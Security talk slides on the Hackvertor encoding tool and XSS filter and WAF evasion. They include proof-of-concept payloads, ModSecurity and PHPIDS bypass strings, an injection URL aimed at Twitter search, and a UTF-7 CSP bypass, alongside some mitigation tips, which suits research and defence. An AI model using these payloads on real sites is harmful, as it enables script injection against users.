Hackvertor

XSS Lightsabre techniques

using Hackvertor

What is Hackvertor?

- Tag based conversion tool
- Javascript property checker
- Javascript/HTML execution
- DOM browser
- Saves you writing code
- Free and no ads! Whoo hoo!

How was it born?

- Inspired from the PHP charset encoder by Mario Heiderich
- Hacking the PHPIDS A LOT
- Storing all my fuzzing/conversion code in one place
- My obsession with XSS & Javascript
- The need to do selective multiple nested conversions
- A central resource for common evasion techniques

Hackvertor

How does it work?

- Start of tag <@dec_ent_0(;)>
- End of tag <@/dec_ent_0>
- (;) == Parameters
- E.g. (;) is like doing funcCall(‘;’) in programming
- Similar to HTML
- Works like nested Functions in programming
- Converts from the inside to the outside tag
- Multiple layers of conversions and selections

Why use it?

- You don’t have to write the same code a million different ways
- It’s quicker
- Quick testing with HTML and property inspectors
- You can find hidden stuff
- You can access it from anywhere
- Share your conversions easily

Hackvertor

Practical example

- Start with vector you want to encode:-
-
- Select the area that you wish to encode
-
- Select your Hackvertor category “Encode”
- Click dec_ent <div style="xss:<@dec_ent_5(;)>expression<@/dec_ent_5>(alert(1));">

Hackvertor

Practical example continued.

- Result of conversion:
- Multiple tags can be layered
- Vector can be tested using “Test HTML”
- Common inputs are included

Hackvertor

A quick demo...

Helpful shortcuts

- Hackvertor isn't just XSS
- Quickly create arrays using arrayify
- <@arrayify_6([^\w],js)>test1;test2,test3#;test4<@/arrayify_6>
- Arrayify takes two parameters RegExp to split the string and the desired array type
- var myArray = ['test1','test2','test3','test4'];

Hackvertor

Helpful shortcuts continued

- Quickly convert ranges of numbers
- <@dec2bin_10(',')><@range_9(100)>1<@/range_9><@/dec2bin_10>
- First inner tag creates a range of number from 1 to 100
- Second outer tag splits the commas and converts each number to binary
- Use ranges and convert each number into their character
- <@fromcharcodes_11><@range_9(100)>1<@/range_9><@/fromcharcodes_11>

Hackvertlets

- Use Hackvertor input with bookmarklets
- Select text from a page to interact with Hackvertor from any web site
- Quickly create arrays from a selection in any language
- Useful for XSS fuzzing
- Write less code
- Layered tagging makes it easy to gather correct data

The techniques...

Obfuscation/Filter evasion

- Remember the Language attribute?
- Language specifies the scripting language of an attribute event
- Also force scripting language without language attribute
- XSS injections can force vbscript using either of above
- Why? Filter evasion, WAF bypass and obfuscation

Hackvertor

Obfuscation/Filter evasion examples

```
<img src=1 language=vbs
onerror=msgbox+1>
```

```
<img src=1 language=vbscript
onerror=msgbox+1>
```

```
<img src=1 onerror=vbs:msgbox+1>
```

Test in Hackvertor by placing in output and then “HTML test”

Obfuscation/Filter evasion

- All attributes can be HTML entity encoded
- Great for filter evasion (no parenthesis)
- Combine multiple escapes/encoding
- Javascript supports unicode escapes, hex, octal
- Combine Javascript escapes with HTML encoding
- Layer languages and encoding
- execScript("MsgBox 1","vbscript"); //executes vbs from js
- execScript('execScript "alert(1)","javascript"',"vbscript"); //executes vbs from js then js from vbs ☺

Obfuscation/Filter evasion examples

```
<img src=1
onerror=&#118;&#98;&#115;&#58;msgbox
+1>
```

```
<body onload=`vbs:execScript
"alert(1)","&#x6a;avascript"`>
```

Obfuscation/Filter evasion

- Undocumented stuff ☺
- Language also accepts vbscript.encode and jscript.encode
- Ultimate obfuscation
- Unicode/hex/octal escapes+ from vbscript to js to vbscript + vbscript.encode + html encoding you get the idea

Hackvertor

Obfuscation/Filter evasion

```
<a href=# language="JScript.Encode"
onclick="#@~^CAAAAA==C^+.D`8#mgIAAA==^#~@">test</a>
 <iframe
onload=JScript.Encode:#@~^CAAAAA==C^+.D`8#mgIAAA==^#~@
>
 <iframe
onload=VBScript.Encode:#@~^CAAAAA==\ko$K6,FoQIAAA==^#~@
>
<iframe
onload=VBScript&#46;Encode:#@~^CAAAAA==\ko$K6,FoQIAAA==
^#~@>
```

Obfuscation/Filter evasion

Force vbs inside event, execScript with type jscript.encode

```
<body onload='vbs:execScript
"#@~^CAAAAA==C^+.D`8#mgIAAA==^#~@","jscript.encode"'>
```

Hackvertor

“[Luke:] I can’t believe it.

[Yoda:] That is why you fail.”

Twitter

•Classic case of misidentifying context

• Lets do a search

• twitterTheseResults(' \"\'xss','/search?q=&a

• Safe right?

• Within a “onclick” event inside a single quote, how can we escape?

• Attribute accepts html entities

• Escapes \" and \’

Hackvertor

Twitter

- ' Works in Firefox and others except IE
- ' is translated into a ‘ within the javascript event
- Reported 1 month ago to twitter had 6 XSS holes
- Still has 2 XSS holes (At least they’ve fixed some)
- test
- E.g. ',alert(1),'
- These work cross browser:-


' ' &#39 &#x27

Hackvertor

Lets tweet these results

http://search.twitter.com/search?q=&ands=blackhat+video&phrase=%26apos;%29,alert%281,%26apos;&ors=%26apos;%29,alert%281,%26apos;&nots=%26apos;%29,alert%281,%26apos;&tag=%26apos;%29,alert%281,%26apos;&lang=all%26apos;,alert%281,%26apos;&from=%26apos;%29,alert%281,%26apos;&to=%26apos;%29,alert%281,%26apos;&ref=%26apos;%29,alert%281,%26apos;&near=%26apos;%29,alert%281,%26apos;&within=15%26apos;%29,alert%281,%26apos;&units=mi%26apos;%29,alert%281,%26apos;&since=%26apos;%29,alert%281,%26apos;&until=%26apos;%29,alert%281,%26apos;&rpp=%26apos;%29,alert%281,%26apos;

Hackvertor


blackhat video "'),alert(1,'" '),alert(1,' -'),alert(1,' #'),alert(1,' from:'),alert(1,' to:'),alert(1,' @'),alert(1,' since:'),alert(1,&ap...
File Edit View History Bookmarks Tools Help
http://search.twitter.com/search?q=&ands=blackhat+video&phrase=%26apos;),alert(1,%26apos;&ors=%26apos;),alert(1,%26apos;&nots
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
Loading...
twitter
blackhat video "'),alert(1,'" &apc
Search
Advanced Search
Sorry, your query cannot be more than 140 characters long (it is 332 characters).
Feed for this query
Tweet these results
Show tweets written in:
Any Language
The page at http://search.twitter.com says:
1
OK
Trending topics:
#losemynumber
#unseenprequels
Google Wave
Halloween
#VoteNoOn1
New Moon
#feellikeimback
Responsibiliswag
Dragon Age
Maine
Nifty queries:
cool filter:links
"is down"
movie :)
"happy hour" near:SF

Hackvertor

Replicate tests in Hackvertor

- **http://tinyurl.com/xssyoda**
- Always escape all strings inside JS events with hex, octal or unicode escapes. E.g. \x27 (Should be safe)
- Encode all user input just to be safe
- Or don't place user input within events!

Hackvertor

"Don't be too proud of this technological terror you've constructed"

UTF-8 DOM based XSS

- Javascript end statements are ;,\n right?
- Not in UTF-8
- <script>x = "alert(1)//'</script>
- Paragraph separator and line separator are end statements within UTF-8
- ?x=%27%E2%80%A9alert%281%29//
- ?x=%27%E2%80%A8alert%281%29//

Charsets/URI

- Hackvertor supports selective UTF-7
- Great for filter evasion
- Great for breaking other things
- Malformed uri encoding
- Overlong UTF-8
- First nibble, second nibble encoding etc
- **http://tinyurl.com/charset-uri**

Hackvertor

Advanced expression vectors

- </////////////////style=========xss=expression(window.x?0:(alert(/XSS/),window.x=1))>
- Hackvertor automatically generates a nice expression which doesn't DOS the browser when executed multiple times
- Test expressions with HTML Test
- Hackvertor includes a expression generator
- Expression can be encoded in different ways depending on the position before the : or =

Hackvertor

Advanced expression vectors

- style========== multiple
- style=abc or \0061\0062\0063 \0061\0062\0000063
- style=abc: or abc: or &#58 or :
- style=abc:expression(alert(1)) can be html encoded and hex escaped
- Literally millions of possibilities
- <div style="\00000000000000000000078\00000000000000000000073s:e\xp/*jnv*/\0072\0065ssion(window.x?0:(alert(/XSS/),window.x=1));">

Hackvertor

Advanced expression vectors

- CSS hex escapes can be follow by spaces
- Comments can be encoded
- xss=expression(alert(1)) works
- = can be encoded
- This is why you need to use Hackvertor!

Hackvertor

Modsecurity bypass

- CSS escapes with hex malformed entities
- Unicode js escapes with hex entity encoding
- x is obtained from the attribute
- ``` backticks are used to bypass rules
- document is relative to the expression as it's within a attribute
- <div/style=`-
:expressio&#x5c&#x36&#x65(\u0064omai&#x6e=x)`
x=modsecurity.org>

PHPIDS bypass

- CSS escapes again with malformed hex entities (a personal favourite)
- = assignment instead of :
- execScript with filter evasion tricks like –
- Force vbs with second argument obtained from attributes
- <div/style=-=expressio&#x5c&#x36&#x65(-execScript(x,y)-x) x=MsgBox-1 y=vbs>

Hackvertor

CSS expressions with UTF-7

- UTF-7 BOM character can force UTF-7 in a external style sheet
- Would you let me upload a style sheet?
- @charset ‘UTF-7’; works
- But you don’t need it
- +/v8 is all you need

```
+/v8
body {
        font-family:
'+AHgAJwA7AHgAcwBzADoAZQB4AHAAcgBlAHMAcwBpAG8AbgAoAGEAbA
BlAHIAdAAoADEAKQApADsAZgBvAG4AdAAtAGYAYQBtAGkAbAB5ADoAJw-';
}
```

Hackvertor

UTF-7 Kung fu lesson

- Just +ADw-script+AD4-alert(1)+ADw-/script+AD4- ?
- All browsers decode a full encoded UTF-7 string **very useful**
- **<script src=data:text/utf-7,+AGEAbABlAHIAdAAoADEAKQ-charset=utf-7></script>**
- Yeah you can html entity encode that as well ☺
- Useful for filter and WAF evasion
- **http://tinyurl.com/utf-7-script**

Hackvertor

UTF-7 Kung fu lesson continued

- Multiple BOM characters allow UTF-7 to be executed
- BOM character has to be first character
- Not that useful but still interesting
- %2B%2F%76%38
- %2B%2F%76%39
- %2B%2F%76%2b
- %2B%2F%76%2f
- %2B%2F%76%38%20%2BADw-script%2BAD4-alert(1)%2BADw-%2Fscript%2BAD4-

Hackvertor

Mozilla CSP

Content Security Policy is intended to mitigate a large class of Web Application Vulnerabilities: Cross Site Scripting.

- Whitelisted script sources
- Prevents attribute events and inline script
- Options to disable eval, setTimeout and setInterval to prevent obfuscation
- It’s a bit like the death star for XSS

Mozilla CSP

- Fortunately we have a crazy x-wing pilot
- We use the site against itself
- JSON requests can be used but what if no callback is used?
- The JSON is escaped correctly
- Can we still break it?

Hackvertor

Mozilla CSP

- “><script src=“http://some.website/test.json></script>
- JSON request contains (static or dynamic):-
- [{'friend':'luke','email':'+ACcAfQBdADsAYQBsAGUAcgB0ACgAJwBNAGEAeQAgAHQAaABlACAAZgBvAHIAYwBlACAAYgBlACAAdwBpAHQAaAAgAHkAbwB1ACcAKQA7AFsAewAnAGoAbwBiACcAOgAnAGQAbwBuAGU-'}]

Mozilla CSP

Once JSON is decoded from the forced UTF-7 the request looks like:-

[{'friend':'luke','email':''}];alert('May the force be with you');[{'job':'done'}]

- Demo available here:-

http://www.businessinfo.co.uk/labs/cspluke/test.html

Mozilla CSP

- Using CSP remember to always filter your data regardless (some vectors my still slip through)
- Mitigation for CSP disable charset attribute of script tag (unlikely)
- Filter or remove UTF-7 from script tags
- Why have UTF-7 from script anyway?

Hackvertor

Thanks & questions

Thanks to:-

Eduardo Vela (Sirdarckcat) for helping with Hackvertor and being awesome, Mario Heiderich for PHPIDS and PCE, Lars Strojny & Christian Matthies for PHPIDS and finally David Lindsay for hacking PHPIDS with me